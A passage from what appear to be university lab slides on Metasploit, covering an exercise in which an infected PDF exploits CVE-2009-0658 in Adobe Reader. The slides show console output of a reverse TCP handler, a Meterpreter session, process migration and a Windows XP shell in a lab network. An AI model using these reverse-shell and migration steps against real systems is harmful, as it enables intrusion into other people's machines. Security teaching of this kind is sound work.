```

Figure: Starting the reverse shell handler

Exercise 3: Infected PDF

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.5.1:443  
[*] Sending stage (175174 bytes) to 192.168.5.3  
[*] Meterpreter session 1 opened (192.168.5.1:443 → 192.168.5.3:1034)  
meterpreter > 
```

Figure: Reverse shell managed to reach the attacker

Exercise 3: Infected PDF

```
meterpreter > migrate 1728
[*] Migrating from 524 to 1728 ...
[*] Migration completed successfully.
meterpreter > █
```

```
meterpreter > shell
Process 1600 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\vulnerable>dir
dir
Volume in drive C has no label.
```

Figure: Migrating shell code to another process

Exercise 3

```
Active Connections
 Proto Local Address          Foreign Address          State
 TCP   unitn-vulnerable:1034  192.168.5.1:https      ESTABLISHED
C:\Documents and Settings\vulnerable>_
C:\Documents and Settings\vulnerable>netstat
Active Connections
 Proto Local Address          Foreign Address          State
C:\Documents and Settings\vulnerable>
```

Figure: Connections active on the victim, during and after the attack

Exercise 3: Exploit details

CVE-2009-0658

Buffer overflow in Adobe Reader 9.0 and earlier, and Acrobat 9.0 and earlier, allows remote attackers to execute arbitrary code via a crafted PDF document, related to a non-JavaScript function call and possibly an embedded JBIG2 image stream, as exploited in the wild in February 2009 by Trojan.Pidief.E.

Summary

1 Introduction

2 Metasploit

3 Exercises

- Preliminaries
- Exercise 1
- Exercise 2
- Exercise 3

4 Conclusion

Wrapping up

What we showed in this lab is just about barely scratching the surface of the capabilities of Metasploit.

In the following lab, you'll be able to have a grasp on more advanced topics, such as `msfvenom`, and experiment with more complicated exploits and different OSs.

Wrapping up

Thank you for your kind attention!

